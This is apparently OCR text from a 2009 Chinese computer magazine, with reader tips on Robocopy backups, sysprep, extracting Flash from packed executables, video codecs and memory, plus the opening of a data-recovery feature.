2009年第3期一篇《文件增量备份 俺要又快又准》文章，笔者认为它还需要安装软件才能够实现。这里推荐一个解决方法：可无需额外安装软件，可以指定增量备份文件类型，可以自行设置增量备份的频率。

第一步：下载Robocopy

Robocopy是功能强大的免费拷贝工具，在Windows Vista/Windows 7中已经集成，如果是Windows XP，则需要从http://xiazai.zol.com.cn/detail/10/91484.shtml下载。下载后，将Robocopy.exe拷贝到c:\windows\system32文件夹下。

第二步：制作批处理文件

新建一个bckdata.cmd的批处理文件，内容如下：

```
robocopy D:\DOC E:\DOC *.txt *.doc *.xls *.ppt /e /v
```

小提示


执行上面的批处理文件，就可以把D:\DOC下的所有txt、doc、xls和ppt文件都备份到E:\DOC文件夹下了。robocopy D:\DOC E:\DOC *.* /e /v 则会备份D:\DOC下所有文件。命令中的参数含义，可参考http://news.skycn.com/article/6981.html。

第三步：添加计划任务

依次单击“开始→设置→控制面板”，然后再双击打开“任务计划→添加任务计划”，弹出“任务计划向导”对话框，单击下一步，单击“浏览”按钮，在弹出的对话框中选择刚才建立的批处理文件bckdata.cmd。

第四步：设置备份数据频率

接下来会出现设置频率窗口，在这里我们选择“每天”。然后在打开如图所示的窗口中选择相应的时间，最后再输入管理员密码即可。以后每天到了指定的时间，bckdata.cmd批处理文件就会被运行，所设定类型的文件将会被增量备份。



编辑点评：Robocopy是微软新推出的强大可靠的文件复制工具，提供的复制模式非常多（比如只复制文件夹），感兴趣的读者可参考：http://www.6iyn.com/html/softech/20070330/137.html。

CF [XR08]

换主板，何须卸驱动

额外奖 ¥20

■汪励

2009年第3期有一篇《卸载驱动用“驱动精灵”更方便》的文章，它的本意是为了卸载主板上硬件驱动，以使能够在更换主板后，启动原来的系统不会蓝屏。其实，微软为我们转移系统到新电脑上考虑了“系统准备工具”，利用它，可以保证更换主板，乃至更换整个电脑，仍能够顺利使用原来的系统。

这里笔者分为Windows XP和Windows Vista两种系统来介绍。

1.Windows XP

把Windows XP光盘插入到光驱中，并打开光盘“support\tools”文件夹，双击“deploy.cab”文件，把其中的所有文件解压到同一文件夹下（如c:\sysprep），双击其中的sysprep.exe文件，并按下“确定”按钮接受警告信息。并选中窗口（见图1）中“PNP”、“MiniSetup”和“已提前激活”项目前的复选框，按下“重新封闭”按钮，电脑会自动关闭。关机后，就可以进行更换主板等工作了，完成后，重新启动电脑，Windows就会进入类似于安装后期设置过程，设置完成后，就可以使用了。

2.Windows Vista

按下“Win+R”组合键打开“运行”对话框，输入“C:\Windows\System32\sysprep\sysprep.exe”，启动系统准备工具（见图2），在“系统清理操作”栏中选择“进入系统全新体验”，注意勾选“通用”复选框，“关机选项”栏中选择“重新启动”，然后单击右下角的“确定”按钮即可。

编辑点评：系统准备工具介绍得很少，其实它是在不同电脑间转移系统的终极工具。不过最好转移前还是克隆备份一下，或者备份一下资料，以防万一。

CF [XR09]

我选择，我适合
——健康用电脑

■舒云飞

我是一个刚刚认识CFan半年的小菜鸟。是在高考后无意中在报刊亭中看到了她。感谢她让我度过了将近3个月的漫长假期，丰富了我的假期生活！

2008年第21期杂志上《看我怎么督促你休息》介绍“挡屏提醒休息”软件。但这个软件有不少缺点：一是它安装后不能轻易卸载，需要用杀软来强制删掉。其次，它无法灵活设置一周的不同休息时间，比如周末躺床上看电影而超时，还需要起床手动修改。笔者使用“健康用电脑”则感觉无此问题（下载地址：http://www.onlinedown.net/soft/22753.htm），推荐给感兴趣的朋友使用。

额外奖 ¥10

另外，2008年第16期《要关机？先等上5秒》运用批处理以及增加桌面快捷方式同样有点麻烦，使用“健康用电脑”也可以简单地办到。

编辑点评：每款软件都有每款软件的特点，没有最好，只有看适不适合你。选择适合你的软件吧！然后告诉大家为什么。回音壁投稿信箱：xinrb@cfan.com.cn。

CF [XR10]

2008年第23期《轻松升级 驱动不愁人》提到了去驱动之家或用驱动精灵来更新驱动，但如果使用Vista操作系统，打开它的自动更新，一旦检测到有硬件驱动更新，会自动提示用户安装，无须用户操心。(王志军)

“无法打开”背后的秘密

额外奖 ￥30

■张远航

老师发给我一个她下载的课件，说打不开，我便与这个扑朔迷离的文件展开了一场“恶战”

不识文件真面目

当从邮箱里拿到这个文件后，发觉文件没有扩展名。我首先用著名的十六进制文件编辑器Winhex(http://www.onlinedown.net/soft/1509.htm)查看文件开头的特征码，打开文件后可以看到这个文件的特征码是MZ，是一个可执行文件(见图)。

```
 8  9  A  B  C  D  E  F
04 00 00 00 FF FF 00 00  MZ..........yy..
40 00 00 00 00 00 00 00  ,.......@.......
00 00 00 00 00 00 00 00  ................
00 00 00 00 D0 00 00 00  ............Đ...
21 B8 01 4C CD 21 54 68  ..º..`.Í!,.LÍ!Th
61 6D 20 63 61 6E 6E 6F  is program canno
20 69 6E 20 44 4F 53 20  t be run in DOS 
24 00 00 00 00 00 00 00  mode....$.......
```

柳暗花明又一村

为文件添加上扩展名EXE后，文件图标便成了Flash 5.0版播放器的图标。双击打开，弹出的窗口却是一片空白！从网上下载了几个EXE转SWF的工具却提示不能转换，这可怎么办？

忽然，我想起了2008年第4期一篇文章《在内存中轻松“劫杀”QQ魔法表情》。那篇文章的作者利用Flash文件的特征从内存中提取出了Flash文件，那么我能不能照葫芦画瓢，从打过包的Flash里面导出来SWF文件呢？

首先启动Winhex。打开文件，单击“搜索→查找文本”，在框中输入“FWS”(Flash文件的特征码)，点击“OK”，便定位到了SWF文件的开头。下面就用那篇文章提到的方法操作即可，下面只简单介绍一下。

选中动画文件头数据，单击“编辑→定义选块”，在弹出窗口的“开始”栏中显示“376832”，这是这个文件头在整个文件中的位置，然后使用文件头的后四位(这里是BB 32 13 00)计算出其长度，用反向计算的“00 13 32 BB”加上“5C000”然后减去1，就可得到结尾地址(这里为“18F2BA”)，将它输入到“结束”栏中。可以用Windows附件中的计算器，切换到“科学型”的“十六进制”进行计算。

单击“OK”按钮，单击“编辑→复制块→置入新文件”，保存为SWF文件。打开保存出来的文件，真正的课件终于显示出来了。

小提示：常见文件的特征码

文件后缀	特征码
EXE/DLL	MZ? 或MZP
RAR	Rar!
ZIP	PK
SWF	FWS或CWS
AVI/WAV	RIFF
BMP	BM
JPG/JPEG/JFIF	JFIF
GIF	GIF87a、GIF89a
PNG	PNG
RM/RMVB	RMF
MP3	FF FB 30(16进制)
PDF	%PDF-1
DOC/XLS等Office文档	邢.唷? ?(D0 CF 11 E0 A1 B1 1A E1)

编辑点评：这是一篇活学活用的典型补充。远航读者认真阅读了杂志文章，举一反三地解决了看似风马牛不相及的问题。大家还可以使用作者补充的特征码，通过类似方法，来挽救或者“窃取”各种格式的文件。

CF [XR11]

巧用暴风影音做视频缩略图

额外奖 ￥10

■党伟

俺是学文的，可电脑也喜欢，当然玩的居多。为了玩得好，也时不时看看电脑杂志，也鼓捣一些方法，比如用电脑来看电影的各种技巧我就最熟了。

我们在下载一部电影前，往往要看一下剧情介绍，如果再配上不同时间点的视频缩略图，无疑会更有吸引力。2008年第22期《图片合并逆天技》一文介绍了使用专业软件来给电影截图的方法，的确效果非凡。但是杀鸡焉用牛刀，我们常用的播放软件就可以搞定这一切。

暴风影音播放器是流行的万能媒体播放软件，支持格式繁多，也支持高清硬件加速，而且还能肩负起截图这项任务。



首先我们用暴风影音打开电影视频文件，单击“文件”，选择“保存缩略图”。此时会弹出一个“另存为”对话框，选好保存路径，给缩略图起个名字，选择一种图片类型(JPEG或BMP)，设置好像素大小(见图1)。最重要的是设置好缩略图的数量，即几行几列，也就是包含多少张不同时间点的截图。点击“保存”，稍等片刻，缩略图就诞生了(见图2)。当我们向别人推荐影片的时候，附上这么一张图中图，是不是很有特色啊？



编辑点评：条条大路通罗马，总有更近更快的路。暴风影音很常用，不过这个方便的功能可能注意的人不多！欢迎大家将自己玩得好的经验推荐给更多的读者，回音壁投稿信箱：xinrb@cfan.com.cn。

CF [XR12]



不能完全通过文件后缀名来判断视频的格式，很多高清电影文件后缀名为.tp、.ts，实际是MPEG2格式。而DivX/XviD等好几种编码格式的文件，后缀名都是.avi。在播放器播放时可查看播放信息了解影片的格式，如KMPlayer按TAB键即可显示播放的影片格式。

开启音乐和电影的钥匙
轻松接触解码器

●风之扬

邻居从我这拷贝了电影《人类之子》去看，过一会说这个电影文件有问题，声音和画面不同步，换了几个播放器都如此。我播放了一下，却一切正常。换个解码器看看，我提议。

解码算法不是集成在播放器里面么？还能换啊？邻居疑问。

当然能换，下面就讲讲什么是解码器，为什么要更换解码器，如何更换解码器。

百花齐放——层出不穷的解码器

我们知道音、视频文件数据量都非常大，存储、传输很不方便。因此需要采用压缩方式进行存储或传输。这个压缩过程也称为"编码"，而播放音、视频文件的时候，需要还原出来，这个过程就成为"解码"。编解码设计方案，不仅影响到音乐、影片的体积，还影响到欣赏质量、播放速度等诸多方面。

视频的编、解码算法是高端的专利技术，有些属于国防机密（如微软的MPEG4因用于电视制导技术而保密了多年）。因为互相保密，各国各组织开发出不同的编、解码技术和标准。一些开发组织又根据这些技术和标准，开发了不同的音视频格式（如很多手机视频格式都是基于MPEG4标准开发的）。

每种新格式需要一种新的解码算法，但因为要播放新格式的电影，就要换掉整个播放器？为了避免这种麻烦，新格式常常备有自己的解码插件——称为解码器，让你添加到播放器里面，让播放器实现播放新格式的电影。

只选对的——安装需要的解码器

现在可以下载使用的解码器都是以安装包的形式提供，里面可能包含多个解码器。表1所列就是目前比较优秀的解码器包。

名称	支持格式	下载地址
FFDShow Decoder Rev 252	以MPEG为主的多种格式	www.skycn.com/soft/11695.html
DivX 6.8.4.7	DivX以及相关格式	www.skycn.com/soft/6096.html
Real Alternative 1.9.0	RM、RMVB等	www.skycn.com/soft/14115.html
AC3Filter 1.51a	AC3音轨	http://ac3filter.sourceforge.net/
x264 Video Codec r1114	x.264格式	www.videolan.org/x264.html
AdvancedVista Codec Package	Vista集成解码器包	www.onlinedown.net/soft/8448.htm
K-Lite Mega Codec Pack	集成解码包	http://www.skycn.com/soft/11343.html
Codec Pack All in 1 V6.0.3.0	集成解码包	www.skycn.com/soft/10567.html

但到底安装那些解码器呢？推荐安装K-Lite Codec Pack Full 4.7.0，该解码包兼容性好，占用系统资源小，无启动项。如果遇见某种格式的电影不能播放，再去安装相应的解码器即可。


小提示：
让媒体播放器播放Real格式电影
Windows媒体播放器是系统自带的播放器，使用比较广泛，但我们发现它支持播放的格式不多，比如不能播放Real格式的电影，众多的高清格式也都无能为力。其实只要安装了表1中的Real Alternative解码器，即可在媒体播放器中实现RM电影的播放了。

万能钥匙——使用全能解码播放器

一般用户，完全不必要去安装这些解码器，只需要选择一款全能解码集成安装包即可。表2就是比较流行的全能解码安装包。其中"完美解码"就是一款包含诸多解码器的集成包，它将播放器KMPlayer和各种优秀解码器全部打包，用户只需要一次安装即可实现各种格式的解码。

名称	大小	下载地址
完美解码	64M	www.wmzhe.com
终极解码	70M	download.pcpop.com/Soft/57193.html
暴风影音	31M	www.baofeng.com/

小提示：选择解码模式
完美解码安装完毕，会自动进入"解码设置中心"（也可以在开始菜单里程序项里启动），设置中心里预设了多种解码模式，推荐选择"默认模式"，该模式能自动对多种媒体文件（特别是高清类）进行优化，在播放前能够自动调节，用户基本不用手工调节解码器（见图）。



一把钥匙开一把锁——为什么要换解码器

安装了解码器是否就能通行无阻了呢？不是，因为同一种视频格式，常常有好几种编码算法，由不同的软件进行编码生成的，封装格式可能也不相同，这个时候可能就需要自己特殊的解码算法。

另外一种情况，对于某种视频格式，用智能手机播放时需要占用CPU比较低的解码算法，用大屏幕播放时需要解码算法能还原更多细节。不同的组织就设计了不同的解码算法来解决这种不同的需求，由于他们只设计优秀的音视频解码算法子程序，作为解码器依附于播放软件。

而现在的播放器还不能做到自动判断视频格式的这些细微特点，不能自动选择最合适的解码算法，当播放出现问题，如邻居遇见的声音不同步，就需要我们手动去切换合适的解码器。

如何在完美解码中换解码器

如果电影播放时出现问题，或者不满意播放效果，可以尝试手动切换到其他解码器。首先要查看视频的编码格式，在KMPlayer播放器中，按TAB键，即在屏幕上显示视频的编码格式，如邻居看的《人类之子》就是H.264格式高清电影，然后进入完美解码设置中心窗口，在"H.264视频解码器"栏中换一个解码器，将原来软件默认的CyberLink（DXVA）解码器换成CoreAVC解码器，声音不同步问题就消失了。 CF [XR06]

莫让内存拖后腿

●赵建超（河南）



“老板，请帮忙给我推荐一台好一点的笔记本”。“你看，这台笔记本内存用的是最先进的DDR3 1066，可不是老式的DDR1和DDR2，速度比现在的电脑快多了，价格也只是高了一点点。”内存能有这么大的作用？DDR3 1066真有这么快吗？菜小小迷糊了。

内存的本领

菜小小：什么是内存？有什么作用呢？

大熊：在电脑里，存储器是相当重要的一个组成部分，按用途可以分为内存（主存储器）和外存（辅助存储器）。内存与CPU交换数据，存放当前正在使用的的数据和程序，一旦关闭电源或发生断电，程序和数据就会丢失。而外存通常是磁性介质或光盘，像硬盘、软盘、磁带等，可以长期保存信息，而且不依赖于电来保存信息。举个例子，我们平时使用的Word、Windows等程序都保存在硬盘中，编辑Word文档时，就需要从硬盘调入到内存中运行。一切程序都必须在内存中才能执行。当在键盘上敲入字符时，它就被存入内存中，当你选择存盘时，内存中的数据才会被存入硬盘。

菜小小：偶然停电时如果不及时存盘，文档就会丢失，原来是这个原因呀。

内存的速度

大熊：内存就像一个程序执行的大舞台，内存的大小、速度严重影响着计算机的性能。

菜小小：卖家向我介绍的DDR3内存是什么意思呢？


大熊：内存要与CPU交换数据，因此交换速度的快慢就严重影响着系统的速度。就好像两个城市之间的道路，自然是越快越好。DDR（全称是Double Data Rate，双倍速内存的意思）从以前的DDR1发展到DDR2、DDR3，速度变得越来越快，功耗变得越来越低。就像城市之间的道路，从原来的沙土公路发展到现在的高速公路，速度快了，油耗少了。DDR3比DDR2有更低的工作电压、更快的速度。内存后面的数字就代表内存的速度，如DDR3 1066代表内存在数据传输时的工作频率是1066MHz，数值越大，交换数据的速度就越快。

菜小小：是不是可以这样说，内存速度越快，电脑越快呢？

大熊：不一定。目前来说，内存的速度和CPU的前端总线（前端总线是CPU和外界交换数据的最主要通道）相匹配才能发挥系统的最大效能。比如说Intel酷睿平台上的前端总线为800MHz，如果使用的内存为单通道DDR2 667，就制约了CPU性能的发挥，反之亦然。

菜小小：使用DDR3的电脑一定比DDR2的电脑快吗？

大熊：也不一定。内存的带宽只要达到CPU前端总线的带宽，就能够发挥CPU的全部性能，不管内存是DDR几。DDR3的频率很高，但是DDR2可以采用双通道内存技术来提高带宽，理论上能使两条同等规格的内存提供的带宽增长一倍。其实，DDR3和DDR2构架相同，更大的意义在于低功耗和单条内存的高频率，你看这就是带有散热片的内存（见图1）。




1

菜小小：我想想商家介绍的笔记本，CPU是Core 2 Duo SU9400（3M Cache, 1.40 GHz, 800 MHz, FSB），内存是DDR3 1066。这样的本本如果设计为DDR2 800也可以。不过功耗是减少了，挺不错的。

大熊：如果采用两条DDR2内存组成双通道，还能提升集成显卡的性能呢！

加内存谁说了算

菜小小：我同学有一台联想E42的笔记本，CPU为奔腾双核T2330，内存为512MB，他说添加了一条512MB的内存组成双通道就能提高性能，是真的吗？




2

大熊：那当然了，虽然奔腾双核T2330的前端总线为533MB，但是由于是集成显卡，双通道确实能够提升性能。由于现在内存的差价很小，可以使用1GB或者2GB的内存和原来的512MB内存组成弹性双通道来提升性能（见图2）。大内存能够提升系统的整体性能，特别是笔记本，由于硬盘的转速普遍较慢，大内存的意义更大了。

菜小小：我原来的台式机CPU为Core 2 Duo E7300，内存只有DDR2 667，512MB，为什么别人说是“瘸腿”配置？

大熊：CPU好，显卡次，内存小，这些都不能发挥系统最大性能。一般来说，增大内存能够提升系统性能。如果机器慢，排除了CPU、显卡等其他问题，可以通过添加内存来提高机器的速度。一般情况下，内存和操作系统有着正常的对应，如：512MB内存对应Windows XP，1GB内存对应Vista。如果安装有虚拟机或者作图等应用，内存就应该相应增大，可以通过升级内存实现性能突破。但是有的主板支持的内存特别贵，如DDR 333，就建议不要升级了。CF [XR07]



Data restoration
The skill reveals

从“蒸发”中拯救 数据恢复 4大技能揭秘

■策划/CFan编辑部 | ■监制/Cornel | ■撰稿/DEF、Pen

2009年2月23日，陈冠希首次在加拿大温哥华出庭作证，接受来自香港法官的调查取证。据说由于陈冠希担心回香港作证会被暗杀，要求在温哥华进行取证。这条新闻把我们又带回了2008年那个春节。从那时起，我们突然开始关注起自己的电脑隐私了：各种加密软件风靡一时；保护隐私的工具软件层出不穷；就算是菜鸟，电脑坏了也知道先卸下硬盘再去修理了……

一年多过去了，你是否已经不自觉地走向另一个极端：**只记得“加密”、“彻底删除”，但是却忘记了“保护”最重要的硬盘数据呢？**

在你的电脑里，最贵重的东西是什么？我想既不是1000多美元一套的Photoshop，也不是要2000块人民币的Office，更不会是某款收费的共享软件。对你来说，**凝聚心血的工作文档、记录友情的聊天记录、收藏多年的数码相片才是最宝贵的东西**……不要以为它们都很安全，一次停电、一次蓝屏，或者一次头脑短路引起的误删，你最重要的东西就会在瞬间离你而去，它们甚至没有机会和你说再见……

不想和你说备份的重要了，当你仔细研读这篇文章的时候，你至少有73.5%的概率删除了不该删除的东西，因此，我们要做的是帮你从数据丢失的痛苦中拯救出来。

数据丢失的6种原因

数据出现问题主要包括两大类:逻辑问题和硬件问题，相对应的恢复也分别称为软件恢复和硬件恢复。硬件故障引起的问题因为需要借助很多设备，技术难度也比较高，我们暂不介绍，这里主要介绍软件恢复。导致数据丢失的原因主要包括：病毒感染、误格式化、误分区、误克隆、误删除、操作断电等。软件类故障的特点为:无法进入操作系统、文件无法读取、文件无法被关联的应用程序打开、文件丢失、分区丢失、乱码显示等。

硬盘数据为何可以抢救

磁盘数据存放就和图书馆的书架存放一样，所有数据都一排一排地放在书架上。大文件数据就像书架上的大本字典。就像同类书籍都放在一个书架上一样，操作系统读取这些数据时，也是先找这些书籍的书签在哪儿，在哪个书架上，再读取数据。当用户删除电脑上数据，其实并没有将数据删除，而是将这些数据标上了“删除”，证明这些数据由回收站管理了，整个数据所占用的磁盘空间几乎没发生改变。相当于将图书馆中要销毁的书籍贴上了“准备移走”的标签，当用户要将回收站中的数据恢复时，需要做的仅仅是把贴上的标签给撕掉，数据也就恢复了。

本文可以学到

- EFS加密的文件，重装系统后如何才能打开？
- 分区被删除之后，数据还能完整恢复吗？
- 文件被删，哪个工具恢复效果最好？
- 图片恢复用哪款软件最合适？
- 手机中的影音、短信也能恢复吗？

Reveal Ⅰ
抢救数据切忌“刻舟求剑”

硬盘上的数据一旦被误删，就像在船上东西掉进了河里——虽然你知道它的大概位置，也有机会找回来，但随着时间推移，找回来的可能性也越来越小。因此，时间是关键，位置是关键。

数据刚刚丢失的时候，也是最容易恢复的时候。这就像在船上掉了东西进水里，马上下去找，最容易找回来。但是很多人容易犯下一些忌讳的错误，比如盲目寻找，比如刻舟求剑……

避免更大损失的4大原则

第一招：断电、拆硬盘

当发现硬盘数据丢失后，最好把硬盘拆下来，接到别的电脑上，作为从盘进行数据恢复。也可以把硬盘装到硬盘盒里，作为移动硬盘接到其他电脑上。这样做的目的是保持此硬盘不再被读写，力求保证数据恢复的最大可能性。

★实例：备份一下“肇事者”更安全

有些情况下，当我们不能保证硬盘完全不会被使用，可以使用DiskGenius等软件，利用它的扇区复制功能，将分区中所有内容复制出来留作备份，以防原始硬盘数据被覆盖。还是要注意，千万不要往准备抢救的文件所在的分区中写入任何文件，不要在该分区中安装任何软件。

选中需要备份的分区，执行菜单“分区→备份分区到镜像文件”，或点击工具栏的“备份分区”按钮，打开分区备份对话框。程序提供了三种备份方式可供选择：备份所有扇区、按存储结构备份、按文件备份。缺省为按文件备份，此方式即将源分区(卷)的所有文件及其他有效数据逐一打包备份到镜像文件中，而不备份无效扇区，因此备份速度较快。但这种方式显然不会保留被误删的文件，所以我们要选择“备份所有扇区”（见图1）。

第二招：重要数据避开“桌面”

发现文件被误删后，不少人会根据以往经验，直接去网上搜索下载数据恢复软件，下载后又将软件装在系统分区里使用。在下载的过程中，已经往系统分区里写入了大量临时文件，安装软件也对系统分区进行了写入操作。

你的重要数据放在哪里呢？桌面？“我的文档”？C盘中的某个文件夹？桌面文件夹默认是存放在系统分区的“Documents and Settings\用户名”文件夹里，“我的文档”的默认位置也是在C盘，如果希望恢复的文件在C盘，由于C盘的频繁读写，那么就很容易被覆盖了。就算你发现被误删后没有进行操作，但你能保证在第一时间发现误删吗？不一定吧，被删之后的电脑操作都很可能危害数据。因此，最好将重要数据移到C盘以外的地方。

第三招：“打开”也是“写”操作


误删除了文件之后，你也许会打开该分区里的其他文件。这同样是危害数据安全的行为！不要以为只是打开查看文件，并不会有写入操作，也不会影响数据恢复，其实恰好相反。当我们打开Office文件时，软件会在文件所在的文件夹下自动生成隐藏的备份文件。在关闭文件时，这些隐藏的备份文件会被自动删除。表面看起来文件夹中的文件没有什么变化，但实际上已经对磁盘进行了写入操作，被误删除的文件所在的存储区域可能就在这一过程中被覆盖掉了。

第四招：整理硬盘或许是个好习惯

当硬盘被格式化之后，绝大部分的数据并没有被改变，这也是许多硬盘数据能够得以修复的原因。但即便如此，如MBR（主引导记录）被破坏的话，也足够我们心烦的了。对于是否应该经常整理硬盘的争论一直没有停止，但有一点：如果你经常整理磁盘，那么你的数据区的数据可能是连续的，这样即使MBR坏了，我们也可以使用磁盘编辑软件（比如WinHex），只要找到一个文件的起始保存位置，那么这个文件就有可能被恢复。为什么呢？很简单，连续在一起的数据就好像一个完整的西瓜掉进河里，而不经常整理的硬盘就像被切成碎块的西瓜，这两种状态的西瓜掉进河里，你觉得哪种更容易完全找回来呢？

小提示：
磁盘整理工具的作用

磁盘整理工具的作用是把分散在磁盘各处保存的数据整理为连续的数据块，这样磁头在访问时可以提高效率。但由于大硬盘的普及，磁盘整理时间越来越长，整理的过程对于硬盘就成了一种损耗，因此对于它的利弊一直存在争议。



1



Cornel使用过的笔记本电脑数量不算多，总共只有3台。也许是人品比较好的缘故，一直没有遇到过什么大的故障，最大的一次毛病也只是换一个显示器的高压板而已。但是早在90年代那次帮人家修笔记本的经历倒是让我印象深刻：那台笔记本的电源貌似烧了，于是我随意走近中关村白颐路边的一家店铺，店门破旧，玻璃上贴着“笔记本维修”的字样。在昏暗的、乌烟瘴气的小屋子中，一个叼着烟卷的家伙漫不经心地检查了一下，当听说需要开发票，拿回去要报销，他立刻就乐了，立即报出了200元维修天价……

中关村电脑维修常见价格

接口：100元至300元；键盘：150元至500元；屏线：180元至500元；高压板：200元起；主板维修：400元起；


硬盘维修：不含数据维修，80GB以下50元起，80GB以上80元起。涉及数据恢复的费用就比较高了，一般仅此一项就要300元至500元。

Reveal 2 另类数据恢复常见问答

Q 移动硬盘插入电脑，启动之后就显示为“本地磁盘：F”（但以前显示的是Mydisk——我给起的名字），点击时没有内容，显示没有格式化要求格式化。这是硬件故障还是软件故障？

A 文件系统有可能损坏，还有可能引导区出现故障，还有可能被病毒攻击所致。

Q Outlook2007的PST文件（数据文件）被删除，文件大小应该在1.5GB-2GB左右。尝试使用数据恢复软件恢复数据失败，未找到。所有的邮件和日程都在里面，能找回吗？



A 删除后如果没有覆盖操作的话，PST文件修复的成功率还是很高（见图2）。（后面的软件介绍部分有恢复方法）

